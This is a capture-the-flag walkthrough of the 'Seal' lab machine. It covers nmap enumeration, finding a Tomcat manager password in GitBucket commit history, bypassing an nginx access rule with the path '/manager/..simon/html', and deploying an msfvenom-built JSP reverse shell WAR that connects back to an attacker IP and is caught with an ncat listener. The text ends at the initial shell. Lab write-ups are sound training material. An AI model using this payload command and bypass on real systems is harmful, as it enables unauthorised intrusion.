

Seal

Synopsis

Seal is a medium difficulty Linux machine that features an admin dashboard protected by mutual authentication. Enumeration of git logs from Gitbucket reveals tomcat manager credentials.

Exploitation of Nginx path normalization leads to mutual authentication bypass which allows tomcat manager access.

Foothold is obtained by deploying a shell on tomcat manager. An ansible playbook found to be running at intervals and vulnerable to arbitrary file read thus allows us moving laterally. Root shell is gained by exploiting a sudo entry.

Skills

- Linux enumeration
- Understanding of Mutual Authentication
- Knowledge of Ansible
- GitBucket enumeration
- Nginx path normalisation
- Mutual Authentication Bypass
- Abusing Ansible features

Exploitation


As always we start with the nmap to check what services/ports are open

```
root@kali:~# nmap -A 10.10.10.250
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-29 04:37 EDT
Nmap scan report for localhost (10.10.10.250)
Host is up (0.033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp   open  ssl/http       nginx 1.18.0 (Ubuntu)
|_ tls-nextprotoneg:
|_   http/1.1
|_   ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
|_   Not valid before: 2021-05-05T10:24:03
|_   Not valid after:  2022-05-05T10:24:03
|_   http-title: Seal Market
|_   tls-alpn:
|_     http/1.1
|_   ssl-date: TLS randomness does not represent time
|_   http_server_header: nginx/1.18.0 (Ubuntu)
8080/tcp   open  http-proxy
|_ http-auth:
|_   HTTP/1.1 401 Unauthorized\x00
|_   Server returned status 401 but no WWW-Authenticate header.
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.1 401 Unauthorized
|_     Date: Tue, 29 Aug 2023 08:37:57 GMT
|_     Set-Cookie: JSESSIONID=node0rc7nsq5yrwaj1tp1l53pcxy72.node0; Path=/; HttpOnly
|_     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 0
```

```
HTTP/1.1 401 Unauthorized
Date: Tue, 29 Aug 2023 08:37:57 GMT
Set-Cookie: JSESSIONID=node0rc7nsq5yrwaj1tp1l53pcxy72.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
GetRequest:
HTTP/1.1 401 Unauthorized
Date: Tue, 29 Aug 2023 08:37:56 GMT
Set-Cookie: JSESSIONID=node0p06anuv0c2y67ejv4k4sylje0.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
HTTPOptions:
HTTP/1.1 200 OK
Date: Tue, 29 Aug 2023 08:37:56 GMT
Set-Cookie: JSESSIONID=node01wsvobhmm1yqyde8wl61qkcoal.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 0
RPCCheck:
HTTP/1.1 400 Illegal character OTEXT=0x80
Content-Type: text/html; charset=iso-8859-1
Content-Length: 71
Connection: close
<h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
RTSPRequest:
HTTP/1.1 505 Unknown Version
Content-Type: text/html; charset=iso-8859-1
Content-Length: 58
Connection: close
<h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
Socks4:
HTTP/1.1 400 Illegal character CNTL=0x4
Content-Type: text/html; charset=iso-8859-1
```

We see two web ports open

Accessing port 8080/HTTP gave us GitBucket version control page

 **GitBucket**

[Find a repository](#)

[Snippets](#)

Sign in


Username:

Password:


Sign in

Don't have an account? [Create one.](#)

Where's 443/HTTPs the vegetables market page



We started the exploitation process from creating an account on the GitBucket

 **GitBucket**

[Find a repository](#)

[Snippets](#)

Create your account

Username:

simon

Password:

••••••••

Full Name:

simon

Mail Address:

simon@seal.htb

Additional Mail Address:

URL (optional):


Bio (optional):


Image (optional):


Upload Image


[Create account](#)


This provided us with an access to two repositories


 Kali Linux


 Kali Tools


 Kali Docs


 Kali Forums

 Kali NetHunter

 Exploit-DB

 Google Hacking DB

 OffSec

 **GitBucket**

Find a repository

Pull requests

Issues

Snippets

Recently updated repositories

Find a repository

root/seal_market

root/infra


News feed

Repositories


Pull requests

Issues


on 6 May 2021

 **root pushed to master at root/seal_market**
db85dc9 Updating nginx configuration


on 6 May 2021

 **root pushed to master at root/infra**
0820577 Adding tomcat playbook


on 6 May 2021

 **root created root/infra**


on 6 May 2021

 **root pushed to master at root/seal_market**
93088f5 Merge branch 'master' of http://10.10.10.250:8080/git/root/seal_market
a1eca20 Adding admin content


on 6 May 2021

 **root pushed to master at root/seal_market**
2f0a365 Updating README


on 5 May 2021

 **root pushed to master at root/seal_market**
2e649d9 Updating README


on 5 May 2021

 **luis commented on issue root/seal_market#1**

on 5 May 2021

 **alex opened issue root/seal_market#1**

on 5 May 2021

 **root pushed to master at root/seal_market**
6093038 Updating application folder

on 5 May 2021

The thorough enumeration of history commits, provided us with credentials for tomcat user

```
▼ 2 README.md
1 infra
2 Infra Automation
3


▼ 118 roles/tomcat/files/tomcat_init.sh0 - 100644
1 #!/bin/bash
2
3 #Location of JAVA_HOME (bin files)
4 export JAVA_HOME=/usr/lib/jvm/jre
5
6 #Add Java binary files to PATH
7 export PATH=$JAVA_HOME/bin:$PATH
8
9 #CATALINA_HOME is the location of the bin files of Tomcat
10 export CATALINA_HOME=/usr/share/tomcat
11
12 #CATALINA_BASE is the location of the configuration files of this instance of Tomcat
13 export CATALINA_BASE=/usr/share/tomcat
14
15 #TOMCAT_USER is the default user of tomcat
16 export TOMCAT_USER=tomcat
17
18 #TOMCAT_USAGE is the message if this script is called without any options
19 TOMCAT_USAGE="Usage: $0 {start|stop|status|restart}"
20
21 #SHUTDOWN_WAIT is wait time in seconds for java process to stop
22 SHUTDOWN_WAIT=20
23
```

```
▼ 1 tomcat/tomcat-users.xml
40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
45 </tomcat-users>
46
```


☐ Show line notes below

Write Preview

When on the port 8080/HTTP we tried to access /manager/html we immediately got an 403-Forbidden error, so in order to bypass this we used the path traversal technique: /manager/..simon/html



This technique bypassed the implemented security measures and we were prompted for credentials; we used creds from GitBucket



And we logged into the Apache tomcat panel

Tomcat Web Application Manager

Message: OK

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

Next we used msfvenom to generate a jsp reverse shell file in the .war format to deploy on the tomcat

```
(root@kali) - [~/Desktop/Boxes/Seal.htb]
# msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.14.24 lport=5555 -f war > shell.war
Payload size: 1104 bytes
Final size of war file: 1104 bytes
```

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Launching the malicious WAR files gave us the reverse shell on the system

```
# ncat -nlvkp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.250:53686.
ls
conf
lib
logs
policy
webapps
work
```

	version	
	None specified	
manager	None specified	Tomcat Host Manager App
ger	None specified	Tomcat Manager Applicati
	None specified	